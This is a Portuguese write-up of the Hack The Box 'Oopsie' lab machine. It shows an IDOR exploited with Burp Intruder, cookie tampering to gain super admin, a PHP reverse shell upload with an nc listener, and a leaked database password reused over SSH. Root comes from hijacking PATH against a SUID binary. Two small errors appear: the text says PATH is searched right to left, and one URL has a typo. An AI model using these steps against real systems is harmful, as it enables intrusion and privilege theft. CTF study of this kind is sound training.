HACK THE BOX – Oopsie

Dificuldade: Easy

Andris Geraldo de Castro

13/04/2026

HACK THE BOX – Oopsie 1
1. Visão Geral 3
2. Reconhecimento 3
3. Exploração 4
4. Movimentação Lateral 8
5. Escalada de Privilégios 10
6. Conclusão 12
7. Referências 12

1. Visão Geral

Oopsie é um desafio CTF de dificuldade fácil disponível na plataforma Hack the Box. A exploração começa com a descoberta de uma página de login oculta. Após se autenticar como administrador, uma vulnerabilidade permite descobrir o ID de administrador e com isso é possível manipular os cookies para que tenha privilégios de administrador no site. Logo após, um Reverse Shell PHP é enviado pela página de upload. Dentro da máquina, existe um binário com SUID que permite escalar privilégios.

2. Reconhecimento

O reconhecimento começa com um escaneamento de portas utilizando a ferramenta Nmap:


```
nmap -v -sV -T4 <TARGET_IP>
```

Output:

```
PORT STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
```

Temos uma porta http e outra ssh, futuramente voltaremos nessa ssh mas por enquanto vamos explorar a http.

Colocando o IP alvo nos deparamos inicialmente com um site:



Um site de uma empresa no ramo automotivo. Ao explorar mais a página, encontra-se um texto que revela ter um login para acessar os serviços da empresa. A questão é, esse login não está à mostra na página inicial, então será realizada uma análise do código fonte do site.


3. Exploração

Ao procurar algo de interessante no código fonte do site, encontramos uma possível forma de acessar a página de login:

```
469   document.addEventListener("DOMContentLoaded", init);
470
471 })();
472 //# sourceURL=pen.js
473     </script>
474 <script src="/cdn-cgi/login/script.js"></script>
475 <script src="/js/index.js"></script>
476 </body>
477 </html>
```


Logo, tentamos acessar:

```
http://<TARGET_IP>/cdn-gi/login
```



Conseguimos encontrar a página de login que precisávamos, mas infelizmente não temos nenhuma senha e nem usuário, então, já que o próprio site nos dá a opção de entrar como Guest, faremos para continuarmos a exploração.

Ao explorar essa página, vemos que existe uma seção chamada Account:



A página mostra o ID de acesso do Guest e o seu email. Logo acima, se repararmos bem, a URL nos revela algo interessante.


```
http://10.129.116.39/cdn-cgi/login/admin.php?content=accounts&id=2
```

Se alterarmos esse ID na URL pode ser possível ter algum acesso aos dados de algum usuário cadastrado. Para testarmos números diversos, vamos usar a ferramenta Burp Suite.


Ao analisarmos uma requisição feita, encontramos algo interessante que pode ser utilizado futuramente:

Na linha 10, vemos que existem cookies que determinam o ID do usuário e a sua função. Mas por enquanto temos que descobrir informações para explorarmos essa parte.

Com o Intruder, é possível realizar vários testes com diferentes IDs e esse é o resultado:



Ao ordenamos o comprimento da resposta de maior para menor, vimos que o id=30 foi o que teve a maior resposta, agora basta testar ele:




Achamos as informações que precisávamos. O ID do super admin. Agora precisamos encontrar onde usaremos essas informações para prosseguirmos.

Ao dar mais uma olhada na página, vemos que existe uma seção de Uploads, e nela é necessário ser um super admin para fazermos upload de um arquivo.

Talvez alterar aqueles cookies seria útil para ter a permissão de realizar um upload. Vamos testar:

```
USER : 86575 | ROLE : super admin
```




Alterando os cookies, conseguimos ter permissão para realizar um upload. O problema agora é que não sabemos aonde eles vão parar. Para isso, enquanto realizamos o upload, rodamos um Gobuster para fazermos uma enumeração de diretórios.

A ideia é tentar acessar a máquina alvo, por isso enviarei um Reverse Shell em PHP.

```
// Configurações da Reverse Shell
$ip = '<MEU_IP>';

$port = <PORT>;
```




Enquanto isso, vou rodar o Gobuster:

```
gobuster dir -u http://<TARGET_IP>/ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

Output:

```
images          (Status: 301) [Size: 315] [--> http://<TARGET_IP>/images/]
themes          (Status: 301) [Size: 315] [--> http://<TARGET_IP>/themes/]
uploads         (Status: 301) [Size: 316] [--> http://<TARGET_IP>/uploads/]
css             (Status: 301) [Size: 312] [--> http://<TARGET_IP>/css/]
js              (Status: 301) [Size: 311] [--> http://<TARGET_IP>/js/]
fonts           (Status: 301) [Size: 314] [--> http://<TARGET_IP>/fonts/]
```


O diretório uploads foi achado, porém não temos permissão para acessá-lo. Então tentaremos acessar diretamente a Reverse Shell que fizemos o upload anteriormente:




Antes de tentarmos acessar nosso Reverse Shell, vamos configurar a conexão pelo Netcat.

```
nc -lvnp <PORT>
```

Agora tentamos executar a Reverse Shell:



O Reverse Shell foi bem sucedido. Agora vamos explorar os diretórios e ver o que achamos de interessante.
Logo de cara achamos nossa primeira flag de usuário:



Ao achar a flag de usuário, também encontramos outro usuário na máquina chamado ‘robert’.

4. Movimentação Lateral

Ao achar o usuário ‘robert’, é interessante tentarmos encontrar a senha desse usuário e vermos o que ele tem de privilégio. Como usuário www-data, não temos muito o que fazer, então vamos vasculhar nos diretórios do site.

```
cd /var/www/html/
ls
```

Output:

```
cdn-cgi
css
fonts
images
index.php
js
themes
uploads
```

Dentro do diretório cdn-cgi, sabemos que tem outro diretório que possivelmente contém informações de login. Vamos fazer uma busca com os comandos cat e grep combinados para tentar achar algo com ‘robert’.

```
cd cdn-cgi/login/
cat * | grep -i robert
```

Output:

```
$conn = mysqli_connect('localhost','robert','<PASSWORD1>','garage');
```

Provavelmente achamos a senha do usuário. Agora basta testarmos para confirmarmos a senha.

Vou tentar um acesso SSH a partir do usuário ‘robert’, pois consigo navegar pelos diretórios e realizar comandos de maneira mais confortável.

```
ssh robert@<TARGET_IP>
```

O acesso foi bem sucedido, e a partir daqui começamos a etapa de escalar privilégios.

5. Escalada de Privilégios

Após obter acesso à máquina com o usuário ‘robert’, foi executada a enumeração local de permissões sudo:

```
sudo -l
```

Output:

```
Sorry, user robert may not run sudo on oopsie.
```

Já que nosso usuário não pode executar comandos como um superusuário, vamos analisar melhor as informações do nosso usuário:

```
id
```

Output:

```
uid=1000(robert) gid=1000(robert) groups=1000(robert),1001(bugtracker)
```

Observamos algo que possa nos dar uma pista. O usuário faz parte do grupo ‘bugtracker’. Vamos dar uma olhada se existe algum binário relacionado com o grupo.

```
find / -group bugtracker 2>/dev/null
```

Output:

```
/usr/bin/bugtracker
```

Vamos executar esse binário e ver como ele funciona.

```
robert@oopsie:~$ bugtracker

_________________
: EV Bug Tracker :
_________________

Provide Bug ID: 10
__________________

cat: /root/reports/10: No such file or directory
```

Se repararmos, ele tem um comportamento interessante, pois ele tenta fazer um cat no diretório root. Se ele consegue realizar esse comando, ele deve ter uma permissão elevada para fazer isso.

```
ls -l /usr/bin/bugtracker
```

Output:

```
-rwsr-xr-- 1 root bugtracker 8792 Jan 25  2020 /usr/bin/bugtracker
```

Achamos algo essencial. O binário ‘bugtracker’ possui o bit de permissão ‘s’, isso significa que ele possui SUID (Set User ID), que é uma permissão que aceita usuários comuns executarem com privilégios do proprietário (nesse caso root). Então, já que podemos executar esse binário com privilégios, temos que tentar burlar o funcionamento dele.

Como foi dito anteriormente, ele realiza um cat dentro da pasta root. Algo interessante que podemos tentar fazer é criar um ‘cat falso’ e mudar a variável de ambiente $PATH.
A variável $PATH ela consiste numa lista de diretórios em que o sistema procura nesses diretórios o executável chamado. No caso do cat, o que acontece é: ao digitar no terminal ‘cat’, o sistema procura na lista de diretórios onde o binário cat está. A lista se parece com isso:

```
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games
```

O sistema vai passar nessa ordem (da direita pra esquerda) em cada diretório para tentar achar o binário e executá-lo. Isso evita ter que escrever o caminho toda vez que eu precisar usar qualquer binário. Por exemplo, toda vez que eu usasse o cat para ler um conteúdo de um arquivo de texto seria:

```
/bin/cat arquivo.txt
```

Então, pensando nisso, o que podemos fazer é mudar a variável $PATH, ou seja, mudar a lista de diretórios, e criar um 'cat falso' e executá-lo como root.

Vamos criar o nosso novo binário e adicionar o diretório que o contém no primeiro lugar da lista de diretórios.

```
robert@oopsie:/$ cd ~
robert@oopsie:~$ echo "/bin/bash" > cat
robert@oopsie:~$ chmod +x cat
robert@oopsie:~$ export PATH=~:$PATH
robert@oopsie:~$ echo $PATH
/home/robert:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
```

Observa-se que, na última linha, o diretório /home/robert agora está em prioridade.

Agora é a hora de vermos se vai dar certo. Dentro do meu novo executável eu escrevi um comando para abrir um novo bash. Como ele vai executar esse comando como root, o bash aberto também será aberto como root e assim teremos os privilégios do próprio.

```
robert@oopsie:~$ bugtracker

_____________________
: EV Bug Tracker :
_____________________

Provide Bug ID: 67
__________________

root@oopsie:~#
root@oopsie:~# whoami
root
root@oopsie:~# tac /root/root.txt
af13b0bee69f8a877c3faf667f7beacf
```

A escalada de privilégio foi um sucesso e o final saiu exatamente como esperávamos. Com isso pegamos a nossa segunda e última flag do root.

6. Conclusão

O desafio Oopsie demonstra vulnerabilidades como a falha de IDOR que expôs dados de outros usuários, a ausência de validação no upload permitiu a execução de um Reverse Shell e o binário com SUID facilitou o acesso root.

7. Referências

Burp Suite — https://portswigger.net/burp

Hack the Box — Oopsie: https://app.hackthebox.com/machines/Oopsie

Reverse Shell — PHP: https://github.com/pentestmonkey/php-reverse-shell